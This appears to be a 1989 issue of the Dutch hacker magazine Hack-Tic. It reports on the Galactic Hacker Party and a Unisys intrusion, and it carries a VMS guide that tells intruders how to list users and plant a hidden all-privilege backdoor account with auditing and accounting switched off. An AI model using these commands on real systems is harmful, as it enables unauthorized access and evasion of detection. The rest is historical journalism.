Het betreft korte tekstjes afkomstig uit de edit-room: een ruimte in de catacomben van Paradiso alwaar een kleine groep geharde verslaggevers probeert om alle gebeurtenissen tijdens de GHP aan het beeldscherm toe te vertrouwen. Er is het nodige te doen om het feit dat het maar niet wil vlotten om files van de machines in de edit-room naar het centrale UNIX systeem (1 kamer verderop) over te brengen.

sovjet-telefoonnet

De zaal luistert gespannen als John Draper vertelt over zijn ervaringen met het Russiche telefoonnet. Hij vertelt dat hij weliswaar niet genoeg tijd heeft gehad om alles grondig uit te zoeken, maar dat hij genoeg gespeeld heeft om een paar "educated guesses" te maken omtrent de gebruikte technieken in het Sovjet telefoonnet.

Zo blijkt het op de telefoonlijn van zijn hotel in Moskou mogelijk om door middel van het indrukken van de haak een paar nummers "terug te vallen". Als na het draaien van 8 nummers de haak kort wordt ingedrukt kun je de laatste 2, 3 of 4 cijfers (afhankelijk van de duur van het indrukken van de haak) opnieuw draaien. Dit moet, aldus Draper, duiden op een "step-by-step" schakelsysteem. Hij weet te melden dat de Russen oude Duitse telefooncentrales gebruiken of hebben nagebouwd.

Op de interlokale lijnen blijken verschillende MF (multi-frequency) protocollen in gebruik. Opvallend is dat het laatste deel van de reeks tonen die (zachtjes op de achtergrond) te horen zijn altijd het zelfde is. Dit bleek na enig uitzoekwerk het eigen telefoonnummer te zijn. Het moet haast uit controleoverwegingen in het protocol zijn opgenomen, zodat Big Brother ook aan de andere kant van de lijn kan zien waar het gesprek vandaan komt.

Draper vertelt tenslotte hoe hij er toe is gekomen om het telefoonsysteem op deze manier te verkennen. Van het bouwen van de eerste Blue Box (een kastje om op de oude stukken van het Amerikaanse telefoonnet gratis te kunnen bellen, RG) tot het ontstaan van een phone-phreak subcultuur. Na enkele algemene tips voor mensen die zich in het besturen van (telefoon)systemen willen verdiepen moet hij het

veld ruimen voor het verwachte hoogtepunt van deze tweede dag.

spionagedebat

Even na twaalven begon het debat tussen Pengo (een pseudoniem voor Hans Huebner (21)) en Wau Holland (37). Zij gaan met elkaar in discussie over het leveren van computerinformatie aan de KGB door onder andere Pengo. Holland is hier scherp tegen gekant daar hij het blazoen van de hacker schoon wil houden.

Daar de verwachting was dat het er tijdens dit debat heet aan toe zou gaan werd de discussie gehouden in het Duits. Een on-line Engelse vertaling in telegramstijl werd op het grote scherm geprojecteerd. Discussieleider was de radiojournalist Jo van der Spek.

Waarom deze discussie? Pengo, een jonge Chaos sympatisant werd wereldnieuws na ervan beschuldigd te zijn commercieel belangrijke computerinformatie te hebben verkocht aan de KGB. Wau Holland, een van de oprichters van de Chaos Computer Club in 1981 riep op tot een totale informatieboycot van Pengo. "Gewoon de telefoon ophangen als hij belt" aldus Wau.

Hoewel hij niet het gevoel heeft ongeschreven hacker wetten te hebben gebroken ("Hacker wetten, of een hacker-ethiek bestaan niet") schept Pengo niet op over zijn KGB avontuur. "Het was een vergissing", aldus Pengo. Hij protesteert echter tegen het imago van de CCC als een primair sociaal verantwoordelijke, politiek volwassen groep mensen. "Het eerste wat je opviel aan de CCC als een jongen van zestien of zeventien was de totale fascinatie met techniek. Hacken was niet meer dan het ontdekken van de details van de nieuwe technieken en er al het mogelijke mee doen. "Tijdens het inbreken op een mainframe dacht geen enkel CCC-lid aan de hack-ethiek", aldus Pengo

Pengo beschrijft zijn kontakt met de KGB: "Fascinatie met techniek leidde min of meer vanzelf tot fascinatie met macht. Inbreken in computers was een soort onwerkelijk plezier. Het kontakt met de KGB agent was een plotseling erg echt. Ik was ineens de ster in mijn eigen spionagefilm."

Wau reageert: "Je speelde een spel waarvoor je nog niet oud genoeg was. Van nu af aan ben je een



deel van het spel dat de geheime diensten spelen, je bent hun gevangene." Dat was nog niet het ergste, aldus Wau: "Door informatie die je voor een gedeelte van CCC clubleden hebt gekregen te verkopen, heb je het vertrouwen gebroken dat de CCC bij elkaar houdt."

Nieuw Zeeland stelde (via het GHP-net) de vraag: "Is het niet zo dat de beveiliging de verantwoordelijkheid is van de systeembeheerder? Is alle data die hackers desondanks in handen krijgen niet hun rechtmatig eigendom?". Dit was zelfs voor Pengo een iets te simpele voorstelling van zaken. "Dan zou een hele hoop data ons eigendom zijn, want de systeembeheerders waren zich van geen kwaad bewust."

Jo van der Spek besloot de discussie met zijn conclusie dat zolang we de techniek niet kunnen beheersen, we onszelf moeten beheersen. Zijn proclamatie van het recht om vergissingen te maken (en er van te leren) lokte een heus applaus uit bij het publiek.

Information under and as a threat

Het debat van die middag had als thema "Information under and as a threat". Het was een bonte schakering van sprekers die allemaal hun eigen licht wierpen op het begrip informatie en de dreigingen die ermee samenhangen. Het debat werd in goede banen geleid door Marieke Nelissen, lerares computergebruik voor vrouwen voor o.a. de gemeente Amsterdam.

Eerste spreker was politicoloog Peter Klerks, die zich bezig houdt met het bestuderen van de politie en de geheime diensten en hun invloed op de samenleving. In zijn studie van de Nederlandse politie voor het boek "Terrorismebestrijding in Nederland" was het erg moeilijk om informatie te krijgen en de interessante delen van zijn boek zijn dan ook gebaseerd op materiaal dat bij inbraken door aktiegroepen is gestolen. Het geeft volgens Klerks aan hoezeer het bezit van informatie de machtsverhoudigen bepaalt. Ook de geheime voorbereidingen voor een Europese politiemacht ziet hij als een aanwijzing voor de noodzaak van snelle openheid in dit soort zaken.

Hij zou willen dat de discussie zich richt op 1) vrijheid van informatie als grondrecht 2) het gebruik van Bulletin Boards (hijzelf is fervent gebruiker van De Zwarte Ster) 3) het criminaliseren van hackers door overheid en bedrijfsleven.

In de lange rij van mannen die het woord voeren op de GHP gelukkig ook een paar vrouwen. Susan Ugursoy uit Keulen is naar Amsterdam gekomen met een aantal wel heel beladen diskettes in haar bagage.

Haar speech gaat over Naziware. Om duidelijk te maken waarom het gaat laat ze eerst een paar voorbeelden zien op het grote computerscherm. Als de voor dit doel opgestelde portable Commodore-64

een hakenkruis op het scherm tovert gaat er een schok door de zaal. Even later volgt een "anti-turkentest". De speler moet vragen beantwoorden. Als het juiste (meest rascistische) antwoord wordt gegeven wordt de speler gecomplimenteerd "een goede arier" te zijn.

Ook het spel "Hitler-Diktator" is stuitend: in een tekst simulatie mag de speler de plaats van Adolf Hitler innemen. Een van de vragen: "Moet Uw SS een jodenvervolging uitvoeren?". Het spreekt haast voor zich dat voor het goed uitspelen van de simulatie het antwoord positief moet zijn.

Enkelen verlaten uit protest de zaal. Andy Maguhn-Muller uit Duitsland: "Ze zet met zo'n demonstratie dit soort dingen alleen maar extra in het zonnetje. Het is al erg genoeg dat fascisten zo veel aandacht krijgen."

Susan: "Ik ben tegen censuur, in welke vorm dan ook. Het gewoon verbieden of negeren van de "spelletjes" werkt niet. Een discussie, eventueel in samenwerking met leraren en ouders, werkt wel. Informatie op zich is geen bedreiging. Leugens zijn dit wel. alleen met het verspreiden van achtergrond-informatie kun je leugens effectief bestrijden."

Tenslotte kwam ook Werner Pieper aan het woord. Pieper is een zelfstandig uitgever in de Bondsrepubliek. Zijn speech ging over het recht (o.a. voor hackers) om in te grijpen in de wereld om hen heen. Hij beschrijft de angst die veel Duitsers voelen voor "het systeem" en voor grote computerbestanden. Hij verdedigt het recht van de hacker om in een aantal gevallen op te treden als "luis in de pels" en om politieke redenen systemen te saboteren.

De daarop volgende discussie richtte zich vooral op de naziware. Peter Klerks zei dat zulke spellen niet zouden worden toegelaten op de Zwarte Ster. Weer anderen waren het daar niet mee eens en vonden dat je op die manier het probleem hooguit verbergt en zeker niet oplost.

geheime diensten

De workshop "security issues and intelligence services" van die middag was eigenlijk een vervolg op het Wau-Pengo debat en vond onder grote belangstelling (meer dan 100 deelnemers) plaats in de kleine zaal van Paradiso. Leiders van de workshop waren Steffen Wernery en John Draper.

Wat een discussie had moeten worden werd een angstaanjagende opsomming van activiteiten van de diverse geheime diensten om iets meer van de hack-wereld te weten te komen. Geruchten over infiltranten, verhalen van telefoontaps en algemene verhandelingen over de structuren van dat soort diensten in allerlei landen overheersten hier. John vertelde over de NSA (National Security Agency), de 'electronic agency' bij uitstek. Bij de NSA werken vele tienduizenden mensen (!)

dag en nacht door om gesprekken af te luisteren en informatie te interpreteren; een zeer groot opgezette Big Brother zonder enige democratische controle.

We mogen er gerust van uit gaan dat ook de GHP zelf het doelwit was van een aantal "verkenningsakties". Geheime diensten verstoppen zich wellicht een beetje te goed. Diverse rechercheurs van de Amsterdamse gemeentepolitie waren echter ook zonder kennis van zaken al op kilometers afstand te herkennen. Ze hingen vooral rond in de Hack-room (de kleine zaal van Paradiso) alwaar ze probeerden van de aldaar achter het toetsenbord zittende meute het een en ander op te steken over hacken. Waar krijg je in het overheidscircuit nog drie cursusdagen voor fl. 25,- ?

Game-night (?)

Die avond stond op het programma als game-night. Het had een spektakel moeten worden met flitsende graphics, spannende text-adventures en multi-user spellen. Het multi-user spel MIDI-maze (een Atari-ST doolhofspel voor 10 spelers) liep prima, maar dat was ook zo ongeveer het enige. Multi-user text adventure's uit Engeland en de VS konden niet worden gedemonstreerd omdat er wat "kleine" technische problemen waren op dat moment. Op het grote scherm dan maar de videobeelden van het ARTburo. De aanwezige meute maakte er na zo'n drukke dag een gezellige praatavond van en de bar deed goede zaken. Was het een echt spektakel? Nee dat niet.

Vrijdag 4 Augustus 1989

Er had de laatste dag geen beter thema bedacht kunnen worden dan "The future behind the computer / The illusion of 'The global information village' ". De hoofdattractie van die dag had het gesprek tussen Patrice Riemens in amsterdam met Prof. Cees Hamelink en Dr. Kwame Boafo moeten worden. Beide laatstgenoemde heren bevonden zich op het moment van de GHP in Nairobi, Kenia.

Dit gezelschap zou zich buigen over de problemen van telecommunicatie en computergebruik in de derde wereld en de hoofdvraag zou zijn: "Hebben de derde wereldlanden wel iets aan 'onze' computertechniek?".

Die ochtend werd de verbinding eerst nog even getest en alles was in orde. Toen het zo ver was bleek het echter van beide kanten onmogelijk om kontakt te leggen met Nairobi. Niet alleen computercontact was onmogelijk, maar ook een gewone voice telefoonverbinding kon van geen van beide kanten tot stand worden gebracht. De mensen in Nairobi zijn aangesloten op een wel erg antieke telefooncentrale en dat zal er wel iets mee te maken hebben gehad.

Er werd niet bij de pakken neergezeten. Er werd een link gemaakt met Worknet in Zuid Afrika. Dit systeem verbindt vele lokale groepen aldaar en is op haar beurt weer verbonden met het GEONET. Op het moment van de link konden de volgende groepen direct met de GHP/ICATA communiceren: de Workplace Information Group, het Labour and Economic Research Centre and Labour Research Services en de Cape Education Computer Society.

Een vanuit Paradiso gestelde vraag luidde: "Waar gebruiken jullie computers voor?". Het antwoord was helder: "Worknet is een burgernetwerk van en voor de anti-apartheidsbeweging in Zuid Afrika".

Je kunt je afvragen waar de echte hackers zitten. Het rendement wat men daar haalt uit computernetwerken ligt in ieder geval veel hoger, men gebruikt netwerken voor de doelen waar ze door hun idealistische ontwerpers voor ontworpen zijn; om snel en betrouwbaar informatie uit te wisselen tussen mensen overal in de wereld.

Een andere vraag uit Paradiso vroeg naar de rol van computers bij het vergaren van informatie waar men in Zuid Afrika moeilijk aankomt. Het antwoord luidde dat electronic mail unieke mogelijkheden biedt om informatie te krijgen van diverse internationale instanties die niet in Zuid Afrika mogen publiceren. Verder stelt E-mail hen in staat om snel informatie naar andere landen te verzenden. Verder is de computer van groot belang voor het (al dan niet eerst gecodeerd) verspreiden van progressieve literatuur die in Z.A. niet gedrukt kan worden.

Een deel van de discussie was de vraag of westerse computertechniek wel geschikt was voor de derde wereld. Vergroten we door het invoeren van die techniek niet de kloof tussen arm en rijk, macht en onmacht in die landen?

Het antwoord op die vraag werd wellicht gegeven door een GEONET bericht dat vanuit Zuid-Amerika naar de ICATA werd gestuurd. Het gaat over de revolutie in Mexico en het gebruik van westerse techniek door "onkundigen".

Pancho Villa

In 1914 trokken de boeren revolutionairen van Pancho Villa vanuit het noorden van Mexico naar Mexico-City om het op te nemen tegen het schrikbewind van generaal Huerta. Villa en de andere revolutionaire generaals trokken met de trein van stad naar stad: de rails die dertig jaar lang gebruikt werden door het bewind om het kapitalisme het land in te brengen en de bevolking te kunnen controleren werden nu tegen haar gebruikt.

De regering had echter een sterke verdediging in de stad Empalme, een stad die doorkruist moest worden op weg naar Mexico City. Om Empalme in te nemen zouden weken, veel levens en munitie nodig

zijn. Geen van deze drie was in overvloed voorhanden.

De revolutionairen besloten de stad te omzeilen. Ze namen vijfhonderd meter rails van achter de trein en legden die er voor weer neer. Dit proces werd herhaald en om de 20 kilometer werd een watertank neergezet. In 15 dagen werd Empalme omzeild zonder een schot af te vuren.

Als de revolutionairen geletterd waren geweest en beter op de hoogte met de logica van moderne techniek waren ze er nooit opgekomen de trein een route te laten nemen waar geen rails lagen. De moderne informatie en telecommunicatietechniek zet de derde wereld voor vergelijkbare problemen. Microelectronica speelt de rol die treinen 100 jaar geleden speelden; het gereedschap van buitenlandse overheersing. Moet de derde wereld het instrument veroordelen of leren het te gebruiken?

telegram

Die middag werd dan de ICATA declaratie voorgelezen. Voorstellen voor dit "bericht aan de wereld" waren al de eerste dag door een klein groepje mensen in elkaar gezet en daarna door een steeds grotere menigte besproken. Na een discussie over deze declaratie werd de uiteindelijke versie voorgelezen. Zo rond punt 14 van de declaratie kwam er iemand met een telegram het toneel oprennen. Het bleek een telegram van de PTT waarin werd meedegedeeld dat de telefoonlijnen in het Paradiso om 16:00 die vrijdag zouden worden afgesloten vanwege het gebruik van gestolen N(etwork) U(ser I(dentification)'s vanuit Paradiso. Dit nieuws sloeg in als een bom. Uit de computerruimte kwam toen (het was al over vieren) het bericht dat de telefoonlijnen het niet meer deden. De hele organisatie rende in paniek door het gebouw. "Het hacken moet doorgaan, al is het op de eigen lijnen van Paradiso" (alleen de speciaal aangelegde GHP-lijnen deden het niet meer).

Toen kwam een verlichte geest binnen die het telegram nog eens aan nader onderzoek onderwierp. "De man heet P.H. Ricking!!" riep hij luid. "PHREAKING ?". Het bleek inderdaad te gaan om een practical joke. Bij nader onderzoek bleken de "afgesloten" telefoonlijnen gewoon nog te werken; een kleine modemstoring (waarschijnlijk zuiver toeval) en verder niets. Deze P.H. Ricking had de GHP succesvol gehackt! (Hij stuurt ons zo nu en dan nog wel eens een verhelderende brief...)

Die avond besloot een feest compleet met Rock 'n Roll band de GHP / ICATA'89. Paradiso was sneller dan verwacht weer helemaal in orde (na de puinhoop die een kudde hackers van de interne bekabeling had gemaakt) en ook de organisatoren kwamen uiteindelijk de psychische schade redelijk te boven.

Het is niet te doen om hier een lijst te geven met mensen die iets gedaan hebben voor de GHP. Veel

mensen willen eigenlijk ook helemaal niet genoemd worden omdat dat hun positie elders wellicht in gevaar brengt. Speciale vermelding verdienen Caroline Nevejan en Patrice Riemens die net als ondergetekende maanden in spanning hebben gezeten om te zien of een happening als dit eigenlijk wel KAN. De GHP was echter niet mogelijk geweest zonder de belangeloze inzet van bijna IEDEREEN die aanwezig was !

Rop

2600 Magazine

Het idee voor de Hack-Tic is niet nieuw; in de rest van de wereld bestaan meer bladen zoals de Tic. Zo heb je in Duitsland de Datenschleuder, Labor, BHP en D'Hacketse. In Frankrijk is er het alternatieve informaticablad Terminal.

Omdat Amerika nu eenmaal altijd de toon aangeeft (?) op techniekgebied zijn er daar al veel langer allerlei blaadjes. Eerst was er YIPL (Youth International Party Line). Dit werd TAP (Technological American Party). Toen TAP terziele ging ontstonden er nieuwe publicaties, waaronder 2600-Magazine. Dit tijdschrift, uitgegeven vanuit New-York, publiceert gegevens over telefoonphreaking, computer hacking en alle andere leuke technische foefjes (die pas over 5 jaar naar Nederland komen bij gebrek aan de techniek alhier).

Voor informatie, abonnementen en oude nummers:

2600 Back Issues
P.O. Box 752
Middle Island, NY
Je kunt ze ook bellen op
+1 516 751 2600.

Hack-Tic T-shirt

Onze tekenaar heeft voor de Hack-Tic abonnees een T-shirt ontworpen. Behalve de tekst "Here's Hack-tic" is daarop onze mascotte te zien die zich zojuist met zijn reeds beruchte bijl op subtiele wijze uit een computermonitor heeft gewerkt.

Deze sublieme T-shirts zijn er in de maten veel te groot (L), te groot (M) en te klein (S). Het T-shirt valt vrij groot dus XL is voor personen onder de 2,30 m niet aan te raden.

Deze witte T-shirts met zwarte opdruk kosten *f* 25,- inclusief verzending en zijn via de postbus te bestellen. Geef ons a.u.b. even de tijd om je bestelling te verwerken.

Natuurlijk ken je die "I love ..." stickers? Hack-Tic heeft er nu ook een. Het is echter geen bezitterige "I love my ..." sticker maar een uitdagende "I love <u>your</u> computer" sticker uitgevoerd in weerbestendig, gifvrij, hoogglanzend plastic en bedrukt met twee kleuren slijtvaste inkt. Te bestellen tegen betaling van *f* 2,50. Bij bestelling van meer dan 10 stuks kosten ze nog maar *f* 1,50 per stuk.

GIDS VOOR VMS deel II: "privileges".

Door: John D.

De privileges onder VMS zijn onderverdeeld in een aantal groepen, afhankelijk van de hoeveelheid schade die een gebruiker kan ver- oorzaken binnen het systeem. De meest voorkomende zijn:

NORMAL Het minimum om het systeem te kunnen gebruiken (weinig dus)

GROUP De naam zegt het al: je kunt ook groepsgenoten 'aan'.

SYSTEM Je kunt vrij veel, maar nog niet alles

ALL Hiermee kun je het systeem volledig onder controle krijgen.

Wanneer je inlogt, en wilt weten wat voor privileges je hebt, krijg je dat te zien met het commando:

```
SHOW PROCESS/PRIVS
```

Je krijgt dan iets als:

```
TMPMBX     (je kunt mail verzenden en ontvangen)
NETMBX     (je mag het netwerk op)
```

VMS heeft als aardigheidje dat je, wanneer je "show proc/privs" doet, niet echt alle toegekende privileges ziet: dan wordt het een kwestie van uitproberen met SET PROC/PRIVS = ... (vul maar in) om te kijken of je van deze privileges gebruik kunt maken.

DE UAF

In de User Authorization File (UAF) staan de namen van gebruikers (vanaf dit moment zal ik ze 'users' noemen), die in het systeem in mogen loggen, met alle privileges die zo'n user heeft. In het UAF staat :

1. Naam en password (dit laatste onleesbaar, gecrypt)
2. User Identificatie Code (UIC) die bestaat uit een groepsnummer en een usernummer (bijv. [1,7] of [200,36]
3. Default file specificatie: bevat de default disk en directory-naam van de user. Bijv. DUA1:[PIETJE] of SYS$SYSDEVICE:[OPPERBAAS]
4. Login command file: de naam van een command-procedure die automatisch uitgevoerd wordt bij het inloggen. (zoiets als een autoexec bij DOS)
5. Login vlaggen : door de systeembeheerder te zetten om bijv. CTRL-Y uit te zetten, of alleen op bepaalde tijden toegang te geven, enz.
6. Prioriteit: bepaalt de prioriteit van het process dat gecreeerd wordt op het moment dat je als user inlogt.
7. Resources: bepaalt welke systeemhulpmiddelen je mag gebruiken
8. Privileges: bepaalt welke akties je wel en niet mag uitvoeren.

Wanneer je de privileges hebt van de systeembeheerder, kun je naar hartelust zaken in deze UAF toevoegen, veranderen en verwijderen. Daarvoor moet je de AUTHORIZE-utility gebruiken. Gewoonlijk staat deze in de [SYSEXE]-directory. (Om er te komen: "set default sys$sysroot:[000000.sysexe]".)

De commando's die je binnen AUTHORIZE kunt gebruiken zijn:

ADD - username [qualifiers..] - hiermee wordt een nieuwe gebruiker toegevoegd.

MODIFY - kun je iets bij bijv. een gebruiker veranderen.

REMOVE - kun je iets verwijderen.

SHOW - laat de UAF-records zien.

LIST - [userspecificatie] [/full] creeert een aparte listing-file met alle records van de UAF.

EXIT (of CTRL-Z) - stop met AUTHORIZE.

Behalve natuurlijk ADD is het handigste commando SHOW. Met SHOW kun je bepaalde users of groepen of alles wat in de UAF staat lezen. Met /BRIEF krijg je een kort, met /FULL een volledig overzicht. Om de userlijst te krijgen moet je het volgende doen:

```
SET DEFAULT SYS$SYSROOT:[000000.SYSEXE]
RUN AUTHORIZE
```

(In plaats van de $-prompt krijg je nu de UAF-prompt.)

```
UAF SHOW */BRIEF
Owner            Username     UIC       Account   Privs Pri
Directory
SYS MANAGER      ACNT          [1,5]    SYSTEM    All      4
USER1:[ACNT]
FIELD            FIELD        [1,10]    FIELD     All      4
SYS$SYSROOT:
ADMIN            BIBLIO     [171,100]   ADMIN     Normal   4
USER0:[BIBLIO]
```

Om een volledig overzicht te krijgen (als je al in AUTHORIZE zit)

```
UAF SHOW */FULL
Username: SYSTEM                                      Owner:
SYSTEM MANAGER
Account:  SYSTEM                                      UIC:
[1,4] ([1,4])
CLI:      DCL                                         Tables:
DCLTABLES
Default:  SYS$SYSROOT:[SYSMGR]
LGICMD:   LOGIN
Login Flags:
Primary days:   Mon Tue Wed Thu Fri
Secondary days: Sat Sun
No access restrictions
Expiration: (none)    Pwdminimum:  8   Login Fails: 0
```

```
Pwdlifetime:(none)     Pwdchange:   23-NOV-1988 08:23
Maxjobs:            0  Fillm:          100  Bytlm:      20480
Maxacctjobs:        0  Shrfillm:         0  Pbytlm:     0
Maxdetach:        100  BIOlm:          100  JTquota:    1024
Prclm:            100  DIOlm:          100  WSdef:      150
Prio:               4  ASTlm:          100  WSquo:      350
Queprio:            0  TQElm:           20  WSextent:   1024
CPU:           (none)  Englm:           30  Pgflquo:    10000
Authorized Privileges:
  CMKRNL CMEXEC SYSNAM GRPNAM ALLSPOOL DETACH DIAGNO-
SE LOG_IO GROUP ACNT PRMCEB PRMMBX PSWAPM ALTPRI
SETPRV TMPMBX WORLD OPER EXQUOTA NETMBX VOLPRO
PHY_IO BUGCHK PRMGBL SYSGBL MOUNT PFNMAP SHMEM
SYSPRV BYPASS SYSLCK SHARE GRPPRV READALL SECURITY
Default Privileges:
  CMKRNL CMEXEC SYSNAM GRPNAM ALLSPOOL DETACH DIAGNO-
SE LOG_IO GROUP ACNT PRMCEB PRMMBX PSWAPM ALTPRI
SETPRV TMPMBX WORLD OPER EXQUOTA NETMBX VOLPRO
PHY_IO BUGCHK PRMGBL SYSGBL MOUNT PFNMAP SHMEM
SYSPRV BYPASS SYSLCK SHARE GRPPRV READALL SECURITY
```

Helaas: een lijstje met passwords kun je niet krijgen. Maar je kunt wel op de manier zoals hierboven beschreven een compleet overzicht krijgen van alle gebruikers.

De passwords zijn (net zoals bij unix) gecrypt, maar staan niet in deze file. Daarvoor moet je kijken in de file waar AUTHORIZE z'n informatie uithaalt: de RIGHTSLIST.DAT, die in dezelfde directory staat. Het password staat daar achter de usernaam.

Als je al zover bent gekomen en je ziet al die gebruikers staan, waarom zij wel en jij niet? Wel, wanneer je voldoende privileges hebt kun je je eigen account aanmaken! Dat gaat als volgt:

```
UAF ADD PIETJE /PASSWORD=BINNEN /UIC=[012,012] /CPU-
TIME=0 /DEVICE=SYS$SYSROOT /ACCOUNT=SYSTEM
/DIRECTORY=[SYSEXE] /PRIVS=ALL /PWDLIFETIME=NONE /NO-
AUDIT /NOACCOUNTING
```

1. De user PIETJE is nu toegevoegd: maar kies dan wel een andere naam, die niet opvalt. Wanneer het een systeem betreft die maar weinig users heeft, is het ook niet aan te raden om nieuwe gebruikers aan te maken, want iedereen kent iedereen, en een manier om een onzichtbare gebruiker aan te maken heb ik nog niet uitgevogeld. (Iemand suggesties?)

2. Je password is BINNEN.

3. Je specificeert een UIC (User Identificatie Code) die bestaat uit 2 nummers, tussen 1 en 377, gescheiden door een komma en tussen rechte haken. Het systeem geeft dit UIC aan een gebruiker bij het inloggen. User-processen geven dit UIC door aan alle sub-processen die ze creeren. Verder kunnen

processen UIC's toekennen aan files, mailboxen, devices enz. (Die zijn dan van de user met dat UIC) Meerdere users kunnen dezelfde UIC hebben.

4. CPUTIME is in delta-formaat. 0 betekent oneindig en dit zullen we dan maar gebruiken.

5. DEVICE= dit is je default device wanneer je inlogt. Andere devices kunnen zijn: DUA0, DUA1, SYS$DEVICE: kijk naar de devices die in de gebruikerslijst staan en pas je daarbij aan.

6. ACCOUNT= dit is niet perse nodig, maar om niet al te veel aandacht te trekken gebruik dan een account die door iemand anders wordt gebruikt.

7. DIRECTORY: Je default-directory kan een al bestaande directory zijn, of je kunt een nieuwe aanmaken, die gecreeerd wordt zodra deze nieuwe gebruiker in de UAF is toegevoegd. Haal het niet in je hoofd om in de [SYSMGR]-directory te gaan zitten, want dan leef je niet lang op dat systeem.

8. PRIVS= Je kunt een of meer van de eerder genoemde privileges toekennen, maar in ons geval zullen we het maar doen met allemaal: ALL dus.

9. PWDLIFETIME=NONE: Hiermee blijft je password eeuwig geldig, zodat je na een bepaalde tijd niet tot de ontdekking komt dat je password EXPIRED (verlopen) is.

10.NOAUDIT: als er eventueel audit-programma's lopen, dan wordt jij er niet in vermeld.

11.NOACCOUNTING: hetzelfde als bij noaudit: je komt dan niet in de accounting-records te staan: dus geen vermelding in de ACCOUNTING.DAT file.

Nadat de user met succes aan de UAF is toegevoegd, moet je nog een directory aanmaken. EXIT van AUTHORIZE (je krijgt dan weer de $-prompt) en specificeer de namen van device, directory, en de UIC van de bijbehorende UAF-record. Hiervoor doe je:

$ CREATE SYS$SYSROOT:[PIETJE] /DIRECTORY /OWNER-UIC=[012,012]

Protection is voor de 'gewone' user gewoonlijk: READ, WRITE, EXECUTE en DELETE voor system-, owner- en groeps-processen. en READ en EXECUTE voor alle andere processen (world dus).

UITLOGGEN

Heel simpel: type $ LOGOUT, waarna het systeem met de gewoonlijke melding zal komen van de gebruikte CPU-tijd en andere wetenswaardigheden.

Tot slot een advies: wanneer je een gebruiker aanmaakt: kijk eerst naar de userfile met */brief, kijk hoe de meesten opgebouwd zijn en pas je daarbij aan. Gebruik geen opvallende namen, hou je gedeisd en je hebt de meeste kans om LANG op het systeem rond te kunnen hangen en zoveel onderzoek te verrichten als je maar wilt.

UNISYS-UNIX systemen gehackt.

"Me Tarzan, U NIX"

Er zijn bedrijven die veel verstand hebben van computerbeveiliging. Er zijn helaas veel meer bedrijven die alleen maar doen alsof. Het bedrijf UNISYS pretendeert veel kennis op het gebied van computerbeveiliging te hebben. Een kleine groep hackers vond begin 1989 een nummer op het datanet-1, het nationale packetgeschakelde computernetwerk (zie eerdere Hack-Tics). Het gevonden NUA was 1290014 en de computer hier achter bleek zo makkelijk te kraken, dat er aanvankelijk gedacht werd dat het hier om een klein bedrijfje ging.

Toen echter bleek dat het om de multinational UNISYS ging schrokken de hackers wel even. Nadat deze computer zo'n 3 dagen lang intensief gehackt was, verdween hij van het toneel. Elke keer als je hem belde verscheen de error message: 'call not accepted.' Vlak voor de zomervakantie echter werd het nummer weer actief. Nu kon er echt wat rondgeneusd worden in het systeem. Maar ook deze keer duurde het niet lang. In de zoektocht naar nieuwe nummers (het zg. scannen) werd enige tijd later een nieuw nummer van UNISYS gevonden: 1290229. Deze keer was het bingo. Dit systeem was zo lek dat je met enkele zeer simpele commando's de privileges van de systeembeheerder kon krijgen.

Het hele systeem liep trouwens onder het operating system UNIX, een uiterst kraakgevoelig systeem. Iemand die de weg in UNIX een beetje weet kan in principe vrij snel van alles lezen dat niet voor hem/haar bedoeld is. Na enig zoekwerk werden diverse lijsten met namen en adressen aangetroffen. Ook andere NUA's en modemnummers stonden bij deze UNIX systemen op disk. Daardoor waren een aantal andere UNIX systemen bij Unisys ineens erg makkelijk te kraken.

De informatie die werd aangetroffen was verschillend van aard. Onder andere verschenen er lijsten die veel weg hadden van een deel van de Unisys salarisadministratie, debiteuren/crediteuren programma's die prima functioneerden (complimenten voor de programmeur) en een klantenbestand met daarbij nummers van computerlijnen van deze klanten. Een aantal van deze nummers bleek inderdaad verbinding te geven met computers van onwetende klanten.

Reden genoeg om Unisys zelf eens om commentaar te vragen. Na

een immense berg telefonistes zijn we tenslotte terecht gekomen bij Jan "Hmm, ik zal dit tot de bodem uitzoeken" Koster, marketing directeur.

Koster: "De systemen die u heeft gekraakt, bestaan inderdaad, maar het gaat om test-systemen in ons 'lab'. De bestanden die zich daar bevinden zijn dummy-bestanden en bevatten deels fake- en deels verouderde informatie of zijn gescrambled. We moeten toch bestanden hebben om onze tests mee te draaien? De gegevens die zich daar bevinden zijn geenszins van vertrouwelijke aard, al onze vertrouwelijke gegevens zoals debiteuren, salaris en klantenadministratie zijn ondergebracht in veel grotere systemen die los staan van de gekraakte unixen, die om die reden geen zware beveiliging nodig hebben."

Tussen de "niet vertrouwelijke gegevens" dus onder andere modemnummers van klanten. Het is maar de vraag of de klanten van Unisys de mening van de heer Koster delen dat die gegevens niet vertrouwelijk zijn.

Een van de hackers, schuilgaand achter het pseudoniem SPD: "Het is walgelijk dat de gegevens zo open staan. De hacker in mij vindt het wel leuk, maar ik moet er niet aan denk dat dat mijn salaris zou zijn wat daar stond. Ik ben er ondanks de ontkenning van Unisys nog steeds van overtuigd dat het wel degelijk om echte gegevens ging; die klantenlijst was toch ook echt. Ik snap het wel dat ze dat zeggen, als ik er zo voorstond zou ik ook liegen. Ik wil zeker niet met alle eer gaan strijken: de eigenlijke hack werd gepleegd door een vriend van mij wiens poseudoniem RGB is. Hij kwam aan met het NUA en de login. Met een aantal mensen zijn we toen door de systemen heen gaan lopen om eens te kijken wat we zoal tegenkwamen."

RGB: "Dat NUA heb ik door middel van een NUA-scan gevonden. Geen kennis van binnenuit, maar gewoon botweg proberen dus. Het is natuurlijk dom dat ook de datanummers van klanten in het systeem staan. Dat het allemaal fake gegevens zijn is gelul: er stonden zelfs een paar rapporten in met 'VERTROUWELIJK' er onder. Zoiets maak je toch niet aan als testbestandje?"

In enkele van deze zogenaamde testbestanden kwamen de hackers bedrijfsnamen tegen als Holland Signaal Apparaten, RABO bank, SHELL en diverse PTT telefoondistricten. Onder de opgeslagen gegevens bij enkele bedrijven ook het modemnummer en de gebruikte baudrate. Verder de gegevens over verkochte apparatuur en algemene gegevens als kontaktpersoon en faxnummer. De volledige bestanden schijnen ook op diverse Bulletin Boards rond te zwerven.

Peter Poelman

The Community Memory Project

